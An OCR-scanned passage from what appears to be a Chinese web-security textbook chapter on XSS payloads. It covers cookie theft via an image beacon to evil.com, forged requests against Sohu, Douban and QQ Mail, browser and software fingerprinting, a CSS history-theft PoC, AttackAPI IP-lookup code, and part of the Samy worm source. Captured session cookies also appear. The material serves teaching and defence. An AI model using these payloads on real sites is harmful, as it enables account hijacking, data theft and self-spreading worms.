
真正的XSS Payload写在这个远程脚本中，避免直接在URL的参数里写入大量的JavaScript代码。

在evil.js中，可以通过如下代码窃取Cookie：

```
var img = document.createElement("img");
img.src = "http://www.evil.com/
log?"+escape(document.cookie);
document.body.appendChild(img);
```

这段代码在页面中插入了一张看不见的图片，同时把document.cookie对象作为参数发送到远程服务器。

事实上，http://www.evil.com/log并不一定要存在，因为这个请求会在远程服务器的Web日志中留下记录：



```
127.0.0.1 - - [19/Jul/2010:11:30:42 +0800]
"GET /log?cookie1%3D1234 HTTP/1.1" 404 288
```

这样，就完成了一个最简单的窃取Cookie的XSS Payload。

如何利用窃取的Cookie登录目标用户的账户呢？这和“利用自定义Cookie访问网站”的过程是一样的，参考如下过程。

在Firefox中访问用户的百度空间，登录后查看当前的Cookie：



查看当前页面的Cookie值

然后打开IE，访问同一个页面。此时在IE中，用户

是未登录状态：



用户处于未登录状态

将Firefox中登录后的Cookie记录下来，并以之替换当前IE中的Cookie。重新发送这个包：



使用同一Cookie值重新发包

通过返回的页面可以看到，此时已经登录进该账户：



返回登录后的状态页面

验证一下，把返回的HTML代码复制到本地打开后，可以看到右上角显示了账户信息相关的数据：



返回页面是已登录状态

所以，通过XSS攻击，可以完成“Cookie劫持”攻击，直接登录进用户的账户。

这是因为在当前的Web中，Cookie一般是用户登录的凭证，浏览器发起的所有请求都会自动带上Cookie。如果Cookie没有绑定客户端信息，当攻击者窃取了Cookie后，就可以不用密码登录进用户的账户。

Cookie的“HttpOnly”标识可以防止“Cookie劫持”，我们将在稍后的章节中再具体介绍。

3.2.2　强大的XSS Payload

上节演示了一个简单的窃取Cookie的XSSPayload。在本节中，将介绍一些更为强大的XSSPayload。“Cookie劫持”并非所有的时候都会有效。有的网站可能会在Set-Cookie时给关键Cookie植入HttpOnly标识；有的网站则可能会把Cookie与客户端IP绑定（相关内容在“XSS的防御”一节中会具体介绍），从而使得XSS窃取的Cookie失去意义。

尽管如此，在XSS攻击成功后，攻击者仍然有许多方式能够控制用户的浏览器。

3.2.2.1　构造GET与POST请求

一个网站的应用，只需要接受HTTP协议中的GET或POST请求，即可完成所有操作。对于攻击者来说，仅通过JavaScript，就可以让浏览器发起这两种请求。

比如在Sohu博客上有一篇文章，想通过XSS删除它，该如何做呢？



Sohu博客页面

假设Sohu博客所在域的某页面存在XSS漏洞，那么通过JavaScript，这个过程如下。

正常删除该文章的链接是：

```
http://blog.sohu.com/manage/entry.do?m=delete&id=156713012
```

对于攻击者来说，只需要知道文章的id，就能够通过这个请求删除这篇文章了。在本例中，文章的id是156713012。

攻击者可以通过插入一张图片来发起一个GET请求：

```
var img = document.createElement("img");
img.src = "http://blog.sohu.com/manage/entry.do?m=delete&id=156713012";
document.body.appendChild(img);
```

攻击者只需要让博客的作者执行这段JavaScript代码（XSS Payload），就会把这篇文章删除。在具体攻击中，攻击者将通过XSS诱使用户执行XSS Payload。

再看一个复杂点的例子。如果网站应用者接受POST请求，那么攻击者如何实施XSS攻击呢？

下例是Douban的一处表单。攻击者将通过JavaScript发出一个POST请求，提交此表单，最终发出一条新的消息。

在正常情况下，发出一条消息，浏览器发的包是：

douban.request.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
POST / HTTP/1.1
Host: www.douban.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.7) Gecko/20100701
Firefox/3.6.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn
Accept-Encoding: gzip,deflate
Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.douban.com/
Cookie: bid="FXJBnioAcRY";
__utma=30149280.810225150.1269445014.1279516867.1279523075.28;
__utmz=30149280.1276940877.16.4.utmcsr=baidu|utmccn=(organic)|utmcmd=organic|utmctr=%
C2%CC%D2%F0%B8%F3%CA%B2%C3%B4%BA%C3%B3%D4; ue="opensystem@gmail.com";
__utmv=30149280.131;
__gads=ID=e8340dd62d2b496a:T=1250063046:S=ALNI_MZH5dB3FWVarUj0lpiPhqP7AgL1GA;
ll="118172"; viewed="4723970_4163938_1417905"; f=content; dbcl2="1318750:M1aI9Z8DuBc";
report=; ck="JiUY"; __utmc=30149280; __utmb=30149280.2.10.1279523075

ck=JiUY&mb_text=%E5%81%9A%E4%B8%AA%E5%B0%8F%E6%B5%8B%E8%AF%95
```

Douban上发新消息的请求包

要模拟这一过程，有两种方法。第一种方法是，构

造一个form表单，然后自动提交这个表单：

```
var f = document.createElement("form");
f.action = "";
f.method = "post";
document.body.appendChild(f);
var i1 = document.createElement("input");
i1.name = " ck";
i1.value = " JiUY";
f.appendChild(i1);
var i2 = document.createElement("input");
i2.name = " mb_text";
i2.value = "testtesttest";
f.appendChild(i2);
f.submit();
```

如果表单的参数很多的话，通过构造DOM节点的方式，代码将会非常冗长。所以可以直接写HTML代码，这样会使得整个代码精简很多，如下所示：

```
var dd = document.createElement("div");
document.body.appendChild(dd);
dd.innerHTML = '<form action=""
method="post" id="xssform" name="mbform">'+
'<input type="hidden" value="JiUY"
name="ck" />'+
```

```
'<input type="text" value="testtesttest"
name="mb_text" />'+
'</form>'
document.getElementById("xssform").submit();
```

自动提交表单成功：



通过表单自动提交发消息成功

第二种方法是，通过XMLHttpRequest发送一个POST请求：

```
var url = "http://www.douban.com";
var postStr = "ck=JiUY&mb_text=test1234";
var ajax = null;
if(window.XMLHttpRequest){
    ajax = new XMLHttpRequest();
   }
else if(window.ActiveXObject){
    ajax = new
ActiveXObject("Microsoft.XMLHTTP");
```

```
   }
else{
    return;
   }
ajax.open("POST", url, true);
ajax.setRequestHeader("Content-
Type","application/x-www-form-urlencoded");
ajax.send(postStr);
ajax.onreadystatechange = function(){
    if (ajax.readyState == 4 && ajax.status
== 200){
           alert("Done!");
        }
  }
```

再次提交成功：



通过XMLHttpRequest发消息成功

通过这个例子可以清楚地看到，使用JavaScript模拟浏览器发包并不是一件困难的事情。

所以XSS攻击后，攻击者除了可以实施“Cookie劫持”外，还能够通过模拟GET、POST请求操作用户的浏览器。这在某些隔离环境中会非常有用，比如“Cookie劫持”失效时，或者目标用户的网络不能访问互联网等情况。

下面这个例子将演示如何通过XSS Payload读取QMail用户的邮件文件夹。

首先看看正常的请求是如何获取到所有的邮件列表的。登录邮箱后，可以看到：



QQ邮箱的界面

点击“收件箱”后，看到邮件列表。抓包发现浏览器发出了如下请求：

```
http://m57.mail.qq.com/cgi-bin/mail_list?
sid=6alhx3p5yzh9a2om7U51dDyz&folderid=1&page
```

```
=0&s=inbox&loc=folderlist,,,1
```

QQ邮箱的邮件列表

经过分析发现，真正能访问到邮件列表的链接是：

```
http://m57.mail.qq.com/cgi-bin/mail_list?
folderid=1&page=0&s=inbox&sid=6alhx3p5yzh9a2
om7U51dDyz
```

在Firebug中分析QQ邮箱的页面内容

这里有一个无法直接构造出的参数值：sid。从字面推测，这个sid参数应该是用户ID加密后的值。

所以，XSS Payload的思路是先获取到sid的值，然后构造完整的URL，并使用XMLHttpRe-quest请求此URL，应该就能得到邮件列表了。XSSPayload如下：

```
if
(top.window.location.href.indexOf("sid=")>0){
  var sid =
top.window.location.href.substr(top.window.lo
cation.href.indexOf("sid=")
+4,24);
}
var folder_url =
"http://"+top.window.location.host+"/cgi-bin/
mail_list?folderid=
1&page=0&s=inbox&sid="+sid;
var ajax = null;
if(window.XMLHttpRequest){
    ajax = new XMLHttpRequest();
   }
else if(window.ActiveXObject){
    ajax = new
```

```
ActiveXObject("Microsoft.XMLHTTP");
    }
else{
     return;
    }
ajax.open("GET", folder_url, true);
ajax.send(null);
ajax.onreadystatechange = function(){
     if (ajax.readyState == 4 && ajax.status
== 200){
              alert(ajax.responseText);
              //document.write(ajax.responseText
)
         }
   }
```

执行这段代码后：



获取邮件内容

邮件列表的内容成功被XSS Payload获取到。

攻击者获取到邮件列表的内容后，还可以读取每封邮件的内容，并发送到远程服务器上。这只需要构造不同的GET或POST请求即可，在此不再赘述，有兴趣的读者可以自己通过JavaScript实现这个功能。

3.2.2.2 XSS钓鱼

XSS并非万能。在前文的例子中，XSS的攻击过程都是在浏览器中通过JavaScript脚本自动进行的，也就是说，缺少“与用户交互”的过程。

比如在前文提到的“通过POST表单发消息”的案例中，如果在提交表单时要求用户输入验证码，那么一般的XSS Payload都会失效；此外，在大多数“修改用户密码”的功能中，在提交新密码前，都会要求用户输入“Old Password”。而这个“Old Password”，对于攻击者来说，往往是不知道的。

但是，这就能限制住XSS攻击吗？答案是否定的。

对于验证码，XSS Payload可以通过读取页面内容，将验证码的图片URL发送到远程服务器上来实

施——攻击者可以在远程XSS后台接收当前验证码，并将验证码的值返回给当前的XSS Pay-load，从而绕过验证码。

修改密码的问题稍微复杂点。为了窃取密码，攻击者可以将XSS与“钓鱼”相结合。

实现思路很简单：利用JavaScript在当前页面上“画出”一个伪造的登录框，当用户在登录框中输入用户名与密码后，其密码将被发送至黑客的服务器上。



通过JavaScript伪造的登录框

充分发挥想象力，可以使得XSS攻击的威力更加巨大。


3.2.2.3 识别用户浏览器

在很多时候，攻击者为了获取更大的利益，往往需

要准确地收集用户的个人信息。比如，如果知道用户使用的浏览器、操作系统，攻击者就有可能实施一次精准的浏览器内存攻击，最终给用户电脑植入一个木马。XSS能够帮助攻击者快速达到收集信息的目的。

如何通过JavaScript脚本识别浏览器版本呢？最直接的莫过于通过XSS读取浏览器的UserA-gent对象：

```
alert(navigator.userAgent);
```



浏览器的UserAgent对象

这个对象，告诉我们很多客户端的信息：

OS版本：Windows NT 5.1（这是Windows XP的内核版本）

浏览器版本：Firefox 3.6.7

系统语言：zh-CN（简体中文）

但是浏览器的UserAgent是可以伪造的。比如，Firefox有很多扩展可以屏蔽或自定义浏览器发送的UserAgent。所以通过JavaScript取出来的这个浏览器对象，信息并不一定准确。

但对于攻击者来说，还有另外一种技巧，可以更准确地识别用户的浏览器版本。

由于浏览器之间的实现存在差异——不同的浏览器会各自实现一些独特的功能，而同一个浏览器的不同版本之间也可能会有细微差别。所以通过分辨这些浏览器之间的差异，就能准确地判断出浏览器版本，而几乎不会误报。这种方法比读取User-Agent要准确得多。

参考以下代码：

```
if (window.ActiveXObject){ // MSIE 6.0 or bel
//判断是否是IE 7以上
if (document.documentElement && typeof
document.documentElement.style.maxHeight!=
"undefined" ){
    //判断是否是 IE 8+
    if ( typeof document.adoptNode !=
"undefined") { // Safari3 & FF & Opera &
Chrome
```

```
& IE8
                    //MSIE 8.0  因为同时满足
前两个if判断，所以//在这里是IE 8
    }
    // MSIE 7.0  否则就是IE 7
}
            return "msie";
}
else if (typeof window.opera != "undefined")
{ //Opera独占
// "Opera "+window.opera.version()
return "opera";
}
else if (typeof window.netscape !=
"undefined") { //Mozilla 独占
// "Mozilla"
// 可以准确识别大版本
if (typeof window.Iterator != "undefined") {
     // Firefox 2 以上支持这个对象
     if (typeof document.styleSheetSets !=
"undefined") { // Firefox 3 & Opera 9
         // Firefox 3  同时满足这些条件的必然
是 Firefox 3了
     }
}
return "mozilla";
}
else if (typeof window.pageXOffset !=
```

```
"undefined") { // Mozilla & Safari
      //"Safari"
      try{
        if (typeof
external.AddSearchProvider != "undefined")
{ // Firefox & Google Chrome
            //Google Chrome
            return "chrome";
        }
      } catch (e) {
           return "safari";
      }
}
else { //unknown
      //Unknown
      return "unknown";
}
```

这段代码，找到了几个浏览器独有的对象，能够识别浏览器的大版本。依据这个思路，还可以找到更多“独特的”浏览器对象。

安全研究者Gareth Heyes曾经找到一种更巧妙的方法，通过很精简的代码，即可识别出不同的浏览器。

```
//Firefox detector 2/3 by DoctorDan
FF=/a/[-1]=='a'
//Firefox 3 by me:-
FF3=(function x(){})[-5]=='x'
//Firefox 2 by me:-
FF2=(function x(){})[-6]=='x'
//IE detector I posted previously
IE='\v'=='v'
//Safari detector by me
Saf=/a/.__proto__=='//'
//Chrome by me
Chr=/source/.test((/a/.toString+''))
//Opera by me
Op=/^function \(/.test([].sort)
//IE6 detector using conditionals
try {IE6=@cc_on @_jscript_version <=
5.7&&@_jscript_build<10000
```

精简为一行代码，即：

```
B=(function x(){})[-5]=='x'?'FF3':(function
x(){})[-6]=='x'?'FF2':/a/
[-1]=='a'?'FF':'\v'=='v'?'IE':/
a/.__proto__=='//'?'Saf':/s/.
test(/a/.toString)?'Chr':/^function
\(/.test([].sort)?'Op':'Unknown'
```

3.2.2.4 识别用户安装的软件

知道了用户使用的浏览器、操作系统后，进一步可以识别用户安装的软件。

在IE中，可以通过判断ActiveX控件的clas-sid是否存在，来推测用户是否安装了该软件。这种方法很早就被用于“挂马攻击”——黑客通过判断用户安装的软件，选择对应的浏览器漏洞，最终达到植入木马的目的。

看如下代码：

```
try {
var Obj = new
ActiveXObject('XunLeiBHO.ThunderIEHelper');
} catch (e){
  // 异常了，不存在该控件
}
```

这段代码检测迅雷的一个控件（“Xun-LeiBHO.ThunderIEHelper”）是否存在。如果用户安装了迅雷软件，则默认也会安装此控件。因此通过判断此控件，即可推测用户安装了迅雷软件的可能性。

通过收集常见软件的classid，就可以扫描出用户电脑中安装的软件列表，甚至包括软件的版本。

一些第三方软件也可能会泄露一些信息。比如Flash有一个system.capabilities对象，能够查询客户端电脑中的硬件信息：

Capabilities class property	Server string
avHardwareDisable	AVD
hasAccessibility	ACC
hasAudio	A
hasAudioEncoder	AE
hasEmbeddedVideo	EV
hasIME	IME
hasMP3	MP3
hasPrinting	PR
hasScreenBroadcast	SB
hasScreenPlayback	SP
hasStreamingAudio	SA
hasStreamingVideo	SV
hasTLS	TLS
hasVideoEncoder	VE
isDebugger	DEB
language	L
localFileReadDisable	LFD
manufacturer	M
os	OS
pixelAspectRatio	AR
playerType	PT
screenColor	COL
screenDPI	DP
screenResolutionX	R
screenResolutionY	R
version	V


Flash的system.capabilities对象

在XSS Payload中使用时，可以在Flash的ActionScript中读取system.capabilities对象后，将结果通过ExternalInterface传给页面的JavaScript。

这个过程在此不再赘述了。

浏览器的扩展和插件也能被XSS Payload扫描出来。比如对于Firefox的插件和扩展，有着不同的检测方法。

Firefox的插件（Plugins）列表存放在一个DOM对象中，通过查询DOM可以遍历出所有的插件：



Firefox的plugins对象

所以直接查询“navigator.plugins”对象，就能找到所有的插件了。在上图中所示的插件是“navigator.plugins[0]”。

而Firefox的扩展（Extension）要复杂一些。有安全

研究者想出了一个方法：通过检测扩展的图标，来判断某个特定的扩展是否存在。

在Firefox中有一个特殊的协议：chrome://，Firefox的扩展图标可以通过这个协议被访问到。比如Flash Got扩展的图标，可以这样访问：

```
chrome://flashgot/skin/icon32.png
```

扫描Firefox扩展时，只需在JavaScript中加载这张图片，如果加载成功，则扩展存在；反之，扩展不存在。

```
var m = new Image();
  m.onload = function() {
    alert(1);
    //图片存在
  };
  m.onerror = function() {
    alert(2);
    //图片不存在
  };
  m.src = "chrome://flashgot/skin/
icon32.png";  //连接图片
```

3.2.2.5 CSS History Hack

我们再看看另外一个有趣的XSS Payload——通过CSS，来发现一个用户曾经访问过的网站。

这个技巧最早被Jeremiah Grossman发现，其原理是利用style的visited属性——如果用户曾经访问过某个链接，那么这个链接的颜色会变得与众不同：

```
<body>
 <a href=# >曾经访问过的</a>
 <a href="notexist" >未曾访问过的</a>
</body>
```

浏览器会将点击过的链接示以不同的颜色：

安全研究者Rsnake公布了一个POC，其效果如下：

CSS History Hack

Originally found here but permanantly hosted on ha.ckers.org with Jeremiah's permission.

Ha.ckers.org home || Jeremiah's blog

Firefox Only! (1.5 - 2.0) tested on WinXP.

Visited

- http://mail.yahoo.com/
- http://www.google.com/

Not Visited

- http://ha.ckers.org/blog/
- http://login.yahoo.com/
- http://mail.google.com/
- http://my.yahoo.com/
- http://sla.ckers.org/forum/
- http://slashdot.org/
- http://www.amazon.com/
- http://www.aol.com/
- http://www.apple.com/
- http://www.bankofamerica.com/

Rsnake演示的攻击效果

红色标记的，就是用户曾经访问过的网站（即Visited下的两个网站）。

这个POC代码如下：

```
<script>
<!--
/*
NAME: JavaScript History Thief
AUTHOR: Jeremiah Grossman
BSD LICENSE:
Copyright (c) 2006, WhiteHat Security, Inc.
All rights reserved.
Redistribution and use in source and binary
forms, with or without
modification, are permitted provided that
```

```
the following conditions are met:
* Redistributions of source code must retain
the above copyright notice,
this list of conditions and the following
disclaimer.
* Redistributions in binary form must
reproduce the above copyright notice,
this list of conditions and the following
disclaimer in the documentation
and/or other materials provided with the
distribution.
* Neither the name of the WhiteHat Security
nor the names of its contributors
may be used to endorse or promote products
derived from this software
without specific prior written permission.
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT
HOLDERS AND CONTRIBUTORS "AS IS"
AND ANY EXPRESS OR IMPLIED WARRANTIES,
INCLUDING, BUT NOT LIMITED TO, THE
IMPLIED WARRANTIES OF MERCHANTABILITY AND
FITNESS FOR A PARTICULAR PURPOSE
ARE DISCLAIMED. IN NO EVENT SHALL THE
COPYRIGHT OWNER OR CONTRIBUTORS BE
LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT
LIMITED TO, PROCUREMENT OF
```

```
SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
DATA, OR PROFITS; OR BUSINESS
INTERRUPTION) HOWEVER CAUSED AND ON ANY
THEORY OF LIABILITY, WHETHER IN
CONTRACT, STRICT LIABILITY, OR TORT
(INCLUDING NEGLIGENCE OR OTHERWISE)
ARISING IN ANY WAY OUT OF THE USE OF THIS
SOFTWARE, EVEN IF ADVISED OF
THE POSSIBILITY OF SUCH DAMAGE.
*/
/* A short list of websites to loop through
checking to see if the victim has been there.
Without noticable performance overhead,
testing couple of a couple thousand URL's is
possible within a few seconds. */
var websites = [
 "http://ha.ckers.org/blog/",
 "http://login.yahoo.com/",
 "http://mail.google.com/",
 "http://mail.yahoo.com/",
 "http://my.yahoo.com/",
 "http://sla.ckers.org/forum/",
 "http://slashdot.org/",
 "http://www.amazon.com/",
 "http://www.aol.com/",
 "http://www.apple.com/",
 "http://www.bankofamerica.com/",
 "http://www.bankone.com/",
```

```
 "http://www.blackhat.com/",
 "http://www.blogger.com/",
 "http://www.bofa.com/",
 "http://www.capitalone.com/",
 "http://www.cgisecurity.com/",
 "http://www.chase.com/",
 "http://www.citibank.com/",
 "http://www.cnn.com/",
 "http://www.comerica.com/",
 "http://www.e-gold.com/",
 "http://www.ebay.com/",
 "http://www.etrade.com/",
 "http://www.flickr.com/",
 "http://www.google.com/",
 "http://www.hsbc.com/",
 "http://www.icq.com/",
 "http://www.live.com/",
 "http://www.microsoft.com/",
  "https://commerce.blackhat.com/",
];
/* Loop through each URL */
for (var i = 0; i < websites.length; i++) {
 /* create the new anchor tag with the
appropriate URL information */
 var link = document.createElement("a");
 link.id = "id" + i;
 link.href = websites[i];
 link.innerHTML = websites[i];
```

```
 /* create a custom style tag for the
specific link. Set the CSS visited selector
to a
known value, in this case red */
 document.write('<style>');
 document.write('#id' + i + ":visited
{color: #FF0000;}");
 document.write('</style>');
 /* quickly add and remove the link from the
DOM with enough time to save the visible
computed color. */
 document.body.appendChild(link);
 var color =
document.defaultView.getComputedStyle(link,nu
ll).getPropertyValue("color");
 document.body.removeChild(link);
 /* check to see if the link has been
visited if the computed color is red */
 if (color == "rgb(255, 0, 0)") { // visited
 /* add the link to the visited list */
 var item = document.createElement('li');
 item.appendChild(link);
 document.getElementById('visited').appendChi
ld(item);
 } else { // not visited
 /* add the link to the not visited list */
 var item = document.createElement('li');
 item.appendChild(link);
```

```
 document.getElementById('notvisited').append
Child(item);
 } // end visited color check if
} // end URL loop
// -->
</script>
```

但是Firefox在2010年3月底决定修补这个问题，因此，未来这种信息泄露的问题可能在Mozilla浏览器中不会再继续存在了。

3.2.2.6 获取用户的真实IP地址

通过XSS Payload还有办法获取一些客户端的本地IP地址。

很多时候，用户电脑使用了代理服务器，或者在局域网中隐藏在NAT后面。网站看到的客户端IP地址，是内网的出口IP地址，而并非用户电脑真实的本地IP地址。如何才能知道用户的本地IP地址呢？

JavaScript本身并没有提供获取本地IP地址的能力，有没有其他办法？一般来说，XSS攻击需要借助第三方软件来完成。比如，客户端安装了Java环境（JRE），那么XSS就可以通过调用JavaApplet的接口获取客户端的本地IP地址。

在XSS攻击框架“Attack API”中，就有一个获取本地IP地址的API：

```
/**
 * @cat DOM
 * @name AttackAPI.dom.getInternalIP
 * @desc get internal IP address
 * @return {String} IP address
 */
AttackAPI.dom.getInternalIP = function () {
        try {
                var sock = new
java.net.Socket();
                sock.bind(new
java.net.InetSocketAddress('0.0.0.0', 0));
                sock.connect(new
java.net.InetSocketAddress(document.domain,
(!document.location.port)?
80:document.location.port));
                return
sock.getLocalAddress().getHostAddress();
        } catch (e) {}
        return '127.0.0.1';
};
```

此外，还有两个利用Java获取本地网络信息的API：

```
/**
 * @cat DOM
 * @name AttackAPI.dom.getInternalHostname
 * @desc get internal hostname
 * @return {String} hostname
 */
AttackAPI.dom.getInternalHostname = function
() {
        try {
                var sock = new
java.net.Socket();
                sock.bind(new
java.net.InetSocketAddress('0.0.0.0', 0));
                sock.connect(new
java.net.InetSocketAddress(document.domain,
(!document.location.port)?
80:document.location.port));
                return
sock.getLocalAddress().getHostName();
        } catch (e) {}
        return 'localhost';
};
/**
 * @cat DOM
 * @name AttackAPI.dom.getInternalNetworkInfo
 * @desc get the internal network information
 * @return {Object} network information
```

```
object
 */
AttackAPI.dom.getInternalNetworkInfo =
function () {
        var info = {hostname: 'localhost',
IP: '127.0.0.1'};
        try {
                var sock = new
java.net.Socket();
                sock.bind(new
java.net.InetSocketAddress('0.0.0.0', 0));
                sock.connect(new
java.net.InetSocketAddress(document.domain,
(!document.location.port)?
80:document.location.port));
                info.IP =
sock.getLocalAddress().getHostAddress();
                info.hostname =
sock.getLocalAddress().getHostName();
        } catch (e) {}
        return info;
};
```

这种方法需要攻击者写一个Java Class，嵌入到当前页面中。除了Java之外，一些ActiveX控件可能也会提供接口查询本地IP地址。这些功能比较特殊，需要根据具体情况具体分析，这里不赘述了。

Metasploit引擎曾展示过一个强大的测试页面，综合了Java Applet、Flash、iTunes、OfficeWord、QuickTime等第三方软件的功能，抓取用户的本地信息，有兴趣深入研究的读者可以参考。

3.2.3 XSS 攻击平台


XSS Payload如此强大，为了使用方便，有安全研究者将许多功能封装起来，成为XSS攻击平台。这些攻击平台的主要目的是为了演示XSS的危害，以及方便渗透测试使用。下面就介绍几个常见的XSS攻击平台。

Attack API

Attack API是安全研究者pdp所主导的一个项目，它总结了很多能够直接使用XSS Payload，归纳为API的方式。比如上节提到的“获取客户端本地信息的API”就出自这个项目。

BeEF

BeEF曾经是最好的XSS演示平台。不同于Attack API，BeEF所演示的是一个完整的XSS攻击过程。BeEF有一个控制后台，攻击者可以在后台控制前端的一切。




BeFF的后台界面

每个被XSS攻击的用户都将出现在后台，后台控制者可以控制这些浏览器的行为，并可以通过XSS向这些用户发送命令。

XSS-Proxy

XSS-Proxy是一个轻量级的XSS攻击平台，通过嵌套iframe的方式可以实时地远程控制被XSS攻击的浏览器。



XSS-Proxy的实现原理

这些XSS攻击平台有助于深入理解XSS的原理和危害。

3.2.4　终极武器：XSS Worm

XSS也能形成蠕虫吗？我们知道，以往的蠕虫是利用服务器端软件漏洞进行传播的。比如2003年的冲击波蠕虫，利用的是Windows的RPC远程溢出漏洞。

3.2.4.1　Samy Worm

在2005年，年仅19岁的Samy Kamkar发起了对MySpace.com的XSS Worm攻击。SamyKamkar的蠕虫在短短几小时内就感染了100万用户——它在每个用户的自我简介后边加了一句话："but most of all, Samy is my hero."（Samy是我的偶像）。这是Web安全史上第一个重量级的XSSWorm，具有里程碑意义。

今天我们看看当时的Samy蠕虫都做了些什么？

首先，MySpace过滤了很多危险的HTML标签，只保留了<a>标签、<img>标签、<div>标签等"安全的标签"。所有的事件比如"onclick"等也被过滤了。但是MySpace却允许用户控制标签的style属性，通过

style，还是有办法构造出XSS的。比如：

```
<div
style="background:url('javascript:alert(1)')"
>
```

其次，MySpace同时还过滤了“javascript”、“onreadystatechange”等敏感词，所以Samy用了“拆分法”绕过这些限制。

最后，Samy通过AJAX构造的POST请求，完成了在用户的heros列表里添加自己名字的功能；同时复制蠕虫自身进行传播。至此，XSS Worm就完成了。有兴趣的读者可以参考Samy蠕虫的技术细节分析。

下面附上Samy Worm的源代码。这是具有里程碑意义的第一个XSS Worm，原本的代码压缩在一行内。为了方便阅读，如下代码已经经过了整理和美化。

```
<div id=mycode style="BACKGROUND:
url('javascript:eval(document.all.mycode.expr
)')"
    expr="var B=String.fromCharCode(34);
```

```
    var A=String.fromCharCode(39);
    function g(){
      var C;
      try{
        var
D=document.body.createTextRange();
        C=D.htmlText
      }catch(e){
      }
      if(C){
        return C
      }else{
      return
eval('document.body.inne'+'rHTML')
      }
    }
    function getData(AU){
      M=getFromURL(AU,'friendID');
      L=getFromURL(AU,'Mytoken')
    }
    function getQueryParams(){
      var E=document.location.search;
      var
F=E.substring(1,E.length).split('&');
      var AS=new Array();
      for(var O=0;O<F.length;O++){
        var I=F[O].split('=');
        AS[I[0]]=I[1]}return AS
```

```
      }
      var J;
      var AS=getQueryParams();
      var L=AS['Mytoken'];
      var M=AS['friendID'];
if(location.hostname=='profile.myspace.com'){
document.location='http://www.myspace.com'+lo
cation.pathname+location.search
      }else{
        if(!M){
          getData(g())
        }
        main()
      }
      function getClientFID(){
        return
findIn(g(),'up_launchIC( '+A,A)
      }
      function nothing(){}
      function paramsToString(AV){
        var N=new String();
        var O=0;
        for(var P in AV){
          if(O>0){
            N+='&'
          }
          var Q=escape(AV[P]);
          while(Q.indexOf('+')!=-1){
```

```
          Q=Q.replace('+','%2B')
        }
        while(Q.indexOf('&')!=-1){
          Q=Q.replace('&','%26')
        }
        N+=P+'='+Q;
        O++
      }
      return N
    }
    function httpSend(BH,BI,BJ,BK){
      if(!J){
        return false
      }
      eval('J.onr'+'eadystatechange=BI');
      J.open(BJ,BH,true);
      if(BJ=='POST'){
        J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');
        J.setRequestHeader('Content-
Length',BK.length)
      }
      J.send(BK);
      return true
    }
